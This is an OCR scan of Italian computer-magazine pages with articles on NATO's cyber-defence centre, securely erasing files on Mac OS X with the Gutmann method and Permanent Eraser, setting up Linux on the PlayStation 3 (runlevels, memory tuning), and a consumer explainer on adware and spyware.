Nel dicembre 2006 l'Estonia, in seguito a una serie di attacchi informatici, ha proposto la creazione e la messa in opera di un centro per la difesa informatica degli interessi dei membri della NATO. "L'obiettivo del centro sarà quello di promuovere la cooperazione tra i membri della NATO nella difesa informatica, di predisporre programmi di formazione e di lavorare sugli aspetti legali della lotta contro il terrorismo informatico" - spiegava all'epoca Lauri Allmann, sottosegretario del ministero estone della difesa. Più che un'unità di cybersoldati, si trattava di un "centro studi". Due anni dopo, il centro ha preso vita in una base militare di Tallinn. L'edificio, costruito in grossi blocchi di pietra squadrati, ospiterà un centro decisamente speciale. Suleyman Anil, responsabile della sicurezza informatica della NATO, ha spiegato in occasione della conferenza E-Crime Congress a Londra che la pirateria informatica è divenuta uno dei motivi di preoccupazione dell'Organizzazione del Trattato del Nord Atlantico. Lo spionaggio on-line e il terrorismo elettronico rappresentano ormai vere minacce. "La pirateria informatica si colloca ormai ai livelli più alti insieme agli attacchi missilistici e all'energia. Questi attacchi sono sempre più numerosi e non riteniamo che il problema sia destinato a scomparire rapidamente senza che siano adottate misure a livello mondiale. La pirateria informatica potrebbe diventare un problema globale". Un messaggio chiaro ai pirati e agli Stati che avessero in mente di difenderli. È stato creato un secondo centro, oltre a quello di Tallinn: è il Centro di Eccellenza NATO per la difesa cibernetica, all'interno della sede della NATO a Bruxelles.







CANCELLAZIONE TOTALE



Il modo definitivo per rimuovere ogni traccia di un file su Mac? Vediamo il metodo Gutmann su Mac OS X

Quando si elimina un file in ambiente Mac OS X, questo sistema operativo come gran parte si quelli in commercio si limita a "dimenticare" la sua posizione perché, prima o poi, venga sovrascritto da altri dati. Fino a quel momento però seppure apparentemente non disponibili e ritrovabili all'utente comune, i dati sono al loro posto e leggibili. Da questo assunto scaturisce la metodologia della rimozione "sicura" dei dati, resa celebre da alcune direttive del Dipartimento della Difesa degli Stati Uniti, di sovrascrivere più volte lo spazio in cui si trovano i file.

:: Il metodo Gutmann

Tutto è partito da una tesina presentata nel 1996 alla conferenza Usenix da Peter Gutmann: "Secure Deletion of Data from Magnetic and Solid-State Memory" (http://www.usenix.org/publications/library/proceedings/sec96/full_papers/gutmann/index.html) ha dato origine la paranoia diffusa che agenzie ed organizzazioni governative hanno mezzi per leggere i file non cancellati in toto dai dischi. La risposta è il "metodo Gutmann", un algoritmo utilizzato per eliminare totalmente i contenuti di un file o un settore su un disco per computer scrivendo una serie di 35 schemi di bit sul disco.


:: E su Mac?

A partire da Mac OS 10.3, Apple offre già il metodo Gutmann, in due forme. La prima è la cancellazione tramite "Vuota Cestino in modalità sicura" (Secure Empty Trash in inglese) che sovrascrie i dati presenti nel cestino sette volte.






La seconda modalità presuppone l'uso di Utility Disk (Disk Utility). Si seleziona il disco, poi si sceglie il tab "Inizializza" e da questo, in basso, il pulsante "Opzioni sicurezza...". La finestra seguente permette di impostare i vari livelli e numeri di cancellazione, tra cui il massimo, 35.



:: Cancellazione controllata

Ci sono però delle esigenze per cui quanto offre Apple non basta, ad esempio il cancellare solo alcuni file, non tutto un disco o partizione, 35 volte. Il cestino arriva purtroppo sono a 7.




La soluzione è un software chiamato Permanent Eraser (http://www.edenwaith.com/products/permanent%20eraser/) che effettua sovrascrittura multipla, modifica casuale del nome, abbreviazione e unlinking dal filesystem.
Un set di opzioni davvero notevoli e non si fatica a credere all'affermazione dell'autore che "una volta cancellati, i dati non possono più venire letti con metodi tradizionali".

Permanent Eraser è arrivato alla versione 2.3.3 e ha richieste tutto sommato modeste: funziona da Mac OS 10.2 in poi (anche su Leopard), richiede solo 6MB di RAM e 1MB su disco. Oltre che in inglese è localizzato in varie lingue è totalmente gratuito ed open source, con codice sorgente incluso nell'immagine disco da meno di 500KB che si scarica dal sito web.



:: Come funziona


L'utilizzo è immediato quanto versatile. Appena lanciato il software Permanente Eraser propone di cancellare in maniera sicura il contenuto del cestino (se contiene qualcosa) e a conferma farà le sue trentacinque passate




Se poi si vuole eliminare uno o più file senza passare dal cestino basta selezionarli e trascinarli sull'icona del programma. Lo stesso vale per i dischi ottici riscrivibili (CD-RW e DVD-RW) di cui si vuole effettuare una ripulitura davvero sicura (ma anche lenta, attenzione!).

:: E in più...

In perfetto stile Macintosh, Permanente Eraser dispone di alcuni tocchi di classe. Uno è quello di non dover andare a cercare l'icona del programma nella cartella Applicazioni o aggiungere un ennesimo elemento al Dock: l'icona si può trascinare e mettere nella toolbar del Finder e da qui azionarlo o trascinarci sopra i file o l'unità disco da cancellare.




Un altro tocco, riservato agli utenti di Mac OS X dal 10.4 in sù, è un plugin accluso: si tratta di un workflow già pronto per Automator che aggiunge un ulteriore modo di azionare Permanent Eraser, con un Control-Click (o Click con tasto destro se lo avete) sul contenuto scelto. ■



Programmare in LINUX sulla PS3

La PS3 è divertente ma per tutti gli amanti del Pinguino è impossibile avere uno strumento di questo tipo senza il loro OS, ecco come istallarlo e utilizzarlo



La PlayStation 3 di Sony, uno dei maggiori successi commerciali della storia dell'informatica (al 31 marzo 2008 ne erano stati venduti quasi 13 milioni di esemplari, di cui 5 milioni in Europa) grazie alla sua versatilità come sistema multimediale e di gioco, si può usare anche come piattaforma di sviluppo. Sin dall'inizio del nuovo millennio Sony ha cercato di spingere l'uso della PS2 come piattaforma aperta da usare per lo sviluppo con il sistema operativo libero Linux. Il gigante giapponese ha sostenu-

QUALE LINUX

Molte release Linux si possono installare sulla PS3, tra cui Fedora, Suse, Ubuntu, Gentoo e Yellow Dog Linux. Quest'ultima ha il supporto ufficiale di Sony ed è estremamente facile da usare ma nella comunità dei programmatori va per la maggiore anche Fedora. Per scaricare Yellow Dog Linux possiamo collegarci all'indirizzo http://www.terrasoftsolutions.com/support/downloads/
Mentre potremo scaricare Fedora da http://fedoraproject.org/

to la pubblicazione del PS2 Linux kit, che includeva una sistema operativo Linux, una tastiera e un mouse USB, un adattatore VGA, un adattatore di rete per Ethernet e un hard disk da 40 GB. Questa soluzione, però, non ebbe molto successo. Prima di tutto il supporto era disponibile solo per le PS2 della prima generazione (quelle più spesse) e inoltre la potenza della macchina con gli strumenti a disposizione dei programmatori era limitata. La situazione è completamente diversa con la PS3. Il supporto Linux per questa console è ampiamente disponibile e installare il sistema operativo è facile: c'è un'opzione per farlo nell'interfaccia della console!

:: Non tutto è a portata di mano

La PlayStation 3 ha un hardware notevole: processore Cell Broadband Engine da 260 Milioni di transistor, 256 MB di RAM principale più altri 256 MB di VRAM dedicata al chipset grafico RSX (creato da NVIDIA), connessioni Ethernet (10BASE-T, 100BASE-TX, 1000BASE-T), Wi-Fi IEEE 802.11 b/g e Bluetooth 2.0, hard disk SATA da 2.5" (20GB, 40GB, 60GB od 80GB a seconda del modello), porte di ogni genere e infinite altre amenità. Non tutto però è portata di mano quando usiamo la console per programmare in Linux. Il sistema operativo vie-


MODALITA' VIDEO

Le opzioni delle modalità video della PlayStation 3 variano in base al Paese in cui l'abbiamo comprata. In Italia e nelle e altre regioni PAL (principalmente in Europa), la modalità video 576i viene visualizzata come [Normale (PAL)]. Negli USA (e le altre regioni NTSC tra cui l'Asia) la modalità video 480i viene visualizzata come [Normale (NTSC)].

In base al collegamento cambiano le risoluzioni, come possiamo vedere in questa tabella:

Modalità	PAL	NTSC
HDMI	1080p / 1080i / 720p / 576p	1080p / 1080i / 720p / 480p
Component	1080p / 1080i / 720p / 576p / 576i	1080p / 1080i / 720p / 480p / 480i
Composito/ S-Video	576i / 480i	576i / 480i
SCART	576p / 576i	480p / 480i

Se siamo abituati a lavorare su computer queste risoluzioni possono sembrare un po' fumose. In pratica, quando leggiamo 576p o 576i significa che il segnale video è composto da 576 linee video orizzontali. La p e la i indicano come sono trasmesse. La p indica la scansione progressiva, usata da tutti i monitor LCD, molti monitor a tubo catodico e la maggior parte di quelli in alta definizione. In questa modalità video tutte le linee di scansione che compongono un fotogramma sono scomposte una dopo l'altra a differenza di quanto succederebbe se la scansione fosse interlacciata (nel qual caso la sigla sarebbe 576i). L'interlacciamento divide infatti le linee di scansione in due parti, dette campi o semiquadri, suddivisi in linee pari e dispari ed è nata per limitare la larghezza di banda necessaria alla trasmissione. Per avere un termine di riferimento noto, una modalità video 576p/i ha di solito una risoluzione orizzontale di 720 o 704 pixel...



26_29_hj156_LinuxPS3.indd 27 9-07-2008 11:37:05





MEMORIA SOTTO CONTROLLO

Rinunciare all'interfaccia a finestre di Linux ci permette di risparmiare un bel po' di memoria ma liberarne dell'altra non ci farebbe male. Per vedere quali processi occupano più memoria possiamo usare il comando top (semplicemente da una shell) e farci dire esattamente quanta memoria stanno usando i vari processi scrivendo O (la lettera maiuscola, che sta per "Ordina per"), poi q (minuscola) e premendo Invio. Vedremo una lista di processi ordinati per spazio occupato. Se ne identifichiamo qualcuno che non ci serve, torniamo all'interfaccia principale premendo q e procediamo alla sua eliminazione. Possiamo eliminare i processi editando direttamente il file dalla directory del runlevel in uso. Ogni runlevel ha la sua cartella, che si chiama rcX.d (dove X è il numero del runlevel) e si trova in /etc/rc.d. Per esempio, il runlevel 2 avrà la directory /etc/rc.d/rc2.d. Altrimenti possiamo usare l'utility chkconfig. Naturalmente questo tipo di operazione è molto delicata: non possiamo rimuovere materiale di cui non siamo sicuri. In caso di dubbio, sospendiamo temporaneamente l'eliminazione e cerchiamo consigli da utenti più esperti (ci sono vari newsgroup di supporto per la programmazione in Linux su PS3).

ne infatti eseguito in una macchina virtuale, detta hypervisor, che limita il nostro accesso all'hardware della console. Abbiamo ampie possibilità di movimento ma non possiamo, per esempio, accedere direttamente al chipset grafico o all'hard disk SATA. Potremo in parte sfruttare il processore grafico attraverso un framebuffer, ossia una memoria buffer della scheda video nella quale vengono memorizzate le informazioni di visualizzazione sullo schermo. Inoltre un drive SCSI ci permette di salvare i nostri dati sulla parte del disco fisso destinata agli "altri sistemi operativi" ma alcune aree sono off-limits e non c'è alcun modo per raggiungerle. In pratica, quindi, per programmare abbiamo a disposizione una macchina virtuale basata su un processore Cell Broadband Engine, poco più di 200 MB di RAM, un disco SCSI, un lettore di supporti esterni, porte USB e Bluetooth e potenzialità grafiche gestite attraverso un framebuffer.



:: Esigenze di base

La PlayStation 3 viene venduta con la dotazione necessaria a



usarla come console di gioco e stazione multimediale ma non come computer o strumento di programmazione. Prima di tutto ci serviranno quindi una tastiera USB e un mouse da collegare al dispositivo. Dovremo inoltre predisporre uno schermo per vedere cosa stiamo facendo. La soluzione migliore consiste nel connettere la PS3 a un monitor DVI HDCP (è importante che sia compatibile con l'High-bandwidth Digital Content Protection o non riusciremo a usarlo), collegando l'uscita HDMI della console all'ingresso DVI dello schermo. Con questa opzione potremo sfruttare tutte le modalità video della Playstation (vedi box). In alternativa possiamo sfruttare un cavo video Component per collegare la console a un televisore o a un computer compatibile. Potrebbe in alcuni casi darci dei problemi con le modalità grafiche più elevate (1080p) ma avremo comunque risultati sod-









disfacenti nella maggior parte dei casi. Se queste due opzioni non sono accessibili, possiamo usare il collegamento S-Video o Component ma otterremo risultati inferiori sia in termine di risoluzione sia di nitidezza.



:: Un po' di memoria

Anche con le specifiche tecniche "riviste" per lo sviluppo con Linux la PS3 rimane una piattaforma di tutto rispetto ma ci accorgeremo presto che la memoria a nostra disposizione per lavorare è limitata: se non interveniamo ci troveremo a perdere tempo mentre il sistema fa swapping. Infatti si troverà ad accedere spesso alla memoria virtuale rallentando il nostro lavoro. Per risolvere o quantomeno limitare questo inconveniente dobbiamo riuscire a ottimizzare una preziosa risorsa che sui computer siamo abituati ad avere in abbondanza: la memoria. A consumarne una gran parte è il sistema a finestre di Linux, X. Se non dobbiamo lavorare sulla grafica, non ci è indispensabile e una buona vecchia interfaccia testuale farà egregiamente il suo lavoro. Uno dei sistemi più semplici per attivarla è sfruttare i runlevel, una caratteristica ereditata dai sistemi di tipo Unix di qualche anno fa che normalmente oggi non è molto sfruttata ma torna utile in questo caso. In pratica il runlevel rappresenta lo stato di attività di una macchina per quanto riguarda i programmi in esecuzione e i servizi attivi. I runlevel sono identificati da un numero compreso tra 0 e 6. Per esempio il runlevel 0 serve ad arrestare il sistema (nessun programma è in esecuzione) e il 6 è di reboot. Il runlevel 1 o "Single user mode" blocca i programmi in esecuzione in background ed è in genere riservato ad attività di manutenzione. Per esempio possiamo lavorare su dischi e programmi con la certezza che nessun processo li stia utilizzando. Tipicamente il classico ambiente Linux con interfaccia grafica è identificato con il runlevel 5 mentre una semplice stazione di lavoro testuale senza X sarà un runlevel 2. Per cambiare runlevel basta usare il comando init (che si trova in /sbin) seguito dal numero del runlevel a cui vogliamo passare. In pratica, inserendo dalla root il comando /sbin/init 2 chiuderemo tutti i servizi degli altri livelli e attiveremo quelli del runlevel 2. In alternativa, possiamo modificare direttamente il runlevel aprendo il file inittab. Cerchiamo la riga

```
id : 5  : initdefault (ammesso ☠
che il nostro livello di ☠
default sia 5)
```

e sostituiamo il 5 con un 2. Non usiamo mai questo metodo per fare il reboot della console o spegnerla (runlevel 6 o 0): ci troveremmo in serie difficoltà a riavviare il sistema senza un supporto esterno come un boot loader o un recovery CD. Ora che abbiamo reimpostato il runlevel, al prossimo reboot vedremo il prompt di un'interfaccia testuale: abbiamo l'ambiente che ci serve per iniziare a programmare con la nostra PS3! ■

PER INSTALLARE LINUX

Per procedere all'installazione, oltre alla versione di Linux che abbiamo scelto, avremo bisogno dei file otheros.self e otheros.bld (li troviamo entrambi all'indirizzo http://www.terrasoftsolutions.com/support/installation/ps3/otheros.bld), di un dispositivo di memorizzazione esterno compatibile e di un computer. Con il PC creiamo nella root del supporto esterno una cartella ./PS3. Al suo interno metteremo la sottocartella otheros, registrandovi i file otheros.self e otheros.bld. Passeremo quindi a lavorare sulla PlayStation 3 (dopo aver fatto un backup di tutti i nostri file salvati sulla console, come per esempio film e canzoni, perché verranno cancellati nel seguito della procedura). Dopo aver collegato tastiera, mouse e supporto esterno alla PS3 accendiamola e, dalla cartella System Settings, usiamo la Format Utility per creare sull'hard disk una seconda partizione da destinare a Linux. Al reboot della console, torniamo in System Setting e lanciamo il comando Install other OS.

Attenzione!!!
☠ Esigenze graficheci hanno costretti a spezzare questa riga di codice.



CONOSCI IL

ADWARE

Gli adware sono la forma di minaccia informatica più varia: possono essere innocui accessori che ci permettono di usare gratuitamente un programma ma possono anche bloccare completamente il sistema...



Un adware o "software pubblicitario" è qualsiasi programma che riproduca, renda visibile o scarichi automaticamente materiale pubblicitario su un computer dopo la sua installazione o durante l'uso dell'applicazione. Un adware è un programma integrato o incorporato in un altro. Di solito viene usato dal programmatore come un metodo per recuperare i costi di sviluppo della programmazione e in alcuni casi consente di distribuire il programma agli utenti gratuitamente o a prezzo ridotto. Gli introiti prodotti dalla pubblicità possono rappresentare ciò che consente al programmatore di continuare a elaborare, integrare e migliorare il suo prodotto o incoraggiarlo a farlo.
D'altro canto, la pubblicità nascosta è anche molto fastidiosa per l'utente. Alcuni adware sono anche shareware, cioè programmi distribuiti gratuitamente la cui registrazione costa, e quindi il termine può essere usato per distinguere i vari tipi di programmi distribuiti. Ciò che distingue un adware da altri shareware è il suo legame specifico con la pubblicità. È possibile per esempio che agli utenti sia offerta la possibilità di acqui-




TUO NEMICO

stare a pagamento una copia "registrata" o "provvista di licenza" per eliminare i messaggi pubblicitari.

:: Preoccupazioni legittime

Gli adware originano alcune preoccupazioni perché spesso assumono la forma di spyware o "software spia", che rilevano, trasmettono e spesso rivendono informazioni relative all'attività dell'utente a sua insaputa e senza il suo consenso. Spesso si fa confusione tra "adware" e "spyware", soprattutto perché i due concetti sono in parte sovrapposti. Per esempio, se un utente installa un "adware" su un computer e accetta l'attivazione di una funzione di tracciamento, questo "adware" si trasforma in "spyware" nel momento in cui un altro utente si serve di quel computer, poiché l'"adware" rileva le sue attività senza il suo consenso. Spesso le applicazioni spyware trasmettono le abitudini di navigazione su Internet dell'utente a un'azienda pubblicitaria che quindi invia all'utente messaggi pubblicitari mirati scelti in base ai suoi interessi. Kazaa per esempio è un popolare programma di condivisione di file che invia ai suoi utenti pubblicità mirata. I programmi adware non raccolgono né trasmettono in modo invisibile questi dati sulle attività dell'utente o le sue informazioni personali, a meno che l'utente stesso non sia al corrente o abbia autorizzato tale trasmissione.

Alcuni produttori di adware, tuttavia, ritengono che nemmeno le loro applicazioni che invece lo fanno siano da considerarsi spyware, dato che le loro attività sono manifeste. Per esempio, un distributore di prodotti può dichiarare che, dal momento che in un punto dei Termini di Uso del prodotto vi è una clausola che specifica l'inclusione di programmi prodotti da terzi che potrebbero raccogliere e trasmettere dati sull'uso del computer, il prodotto in questione è da ritenersi come un semplice adware.



Spesso gli adware si presentano come normalissime appicazioni da installare: verifichiamo sempre l'attendibilità della richiesta di installazione di un'estensione di Internet Explorer.

Sono disponibili numerose applicazioni che aiutano gli utenti di computer affetti da programmi adware che bloccano la presentazione di messaggi pubblicitari e rimuovono i moduli spyware: le vedremo nel dettaglio in questo speciale. Per evitare un effetto boomerang, come sempre nel campo della pubblicità, i creatori di adware dovrebbero mantenere un equilibrio tra i loro tentativi di generare profitti e il desiderio degli utenti di essere lasciati in pace.

:: Adware volontario

Il programma di posta elettronica Eudora sviluppato originariamente da Qualcomm è un tipico esempio di "modalità adware" all'interno di un programma. Dopo un periodo di prova in cui tutte le funzioni del programma sono disponibili, all'utente viene offerta una scelta: una modalità gratuita (ma con funzioni limitate) e una modalità con pubblicità con tutte le funzioni. Se scegliamo di usare la modalità con pubblicità, che in questo caso non è particolarmente invasiva e fastidiosa, Eudora diventa un adware, sebbene a detta di Qualcomm il programma non rilevi alcuna informazione sulle attività dell'utente.

Un altro esempio è DVD Profiler (programma per archiviare i DVD), che mostra le immagini dei DVD in alta risoluzione solo a chi si registra e paga e, al contempo, può disabilitare la pubblicità all'interno del programma.